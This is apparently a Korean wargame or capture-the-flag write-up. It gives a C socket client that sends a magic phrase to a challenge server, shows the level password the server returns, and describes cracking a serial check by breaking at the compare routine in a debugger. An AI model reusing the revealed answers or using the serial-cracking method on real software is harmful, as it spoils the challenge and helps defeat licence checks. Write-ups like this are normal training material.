패킷 캡쳐를 통해서 어떻게 패킷이 나가는지 확인하고 파일명만 수정해서

Cli.c

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h> /* close */
#include <string.h>

#define SERVER_PORT 7979

int sockfd;

void error(char *string)
{

        fprintf(stderr,"%s error \n",string);
        close(sockfd);
        exit(1);
```

```
}

int main(int argc, char *argv[])
{
	int cc; // connect checker
	struct sockaddr_in con_sock;
	char str[256];
	char segment[100];

	sockfd=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

	if(sockfd<0)
	{
		fprintf(stderr,"socket() error \n");
		exit(1);
	}



	con_sock.sin_addr.s_addr = inet_addr("168.188.130.240");
	con_sock.sin_family = AF_INET;
	con_sock.sin_port = htons(SERVER_PORT);

	cc=connect(sockfd ,(struct sockaddr *)&con_sock, sizeof(con_sock));

	if(cc < 0)
		error("socket()");

	cc=send(sockfd, "ARE YOU LIVING IN THE REAL WORLD?", strlen("ARE YOU LIVING IN THE
REAL WORLD?"), 0);

	if(cc<0)
		error("send()");
	cc=send(sockfd, argv[1], strlen(argv[1]), 0);
```

```
        cc=recv(sockfd,str,255,0);
        printf("%s",str);

        return 0;
}
```

```
./cli ./real_data.txt
==================================================

You've got a real word.

Congraturations!!!

The P4ssw0rd is "Unlimited Ru1es!"

==================================================
```

2. SectionC – level3

시리얼 생성문제입니다.

풀다가 남겨둔 자료가 없어서;; 적당히 암호 비교루틴부분에 break를 걸고 레지스터에 있는 16진수값을 10진수로 해석하니 시리얼을 구할 수 있었습니다.
Port 우회루틴은 구현하지 않았습니다; 바로 웹페이지 인증에서 암호를 넣으니 통과되더라구요^^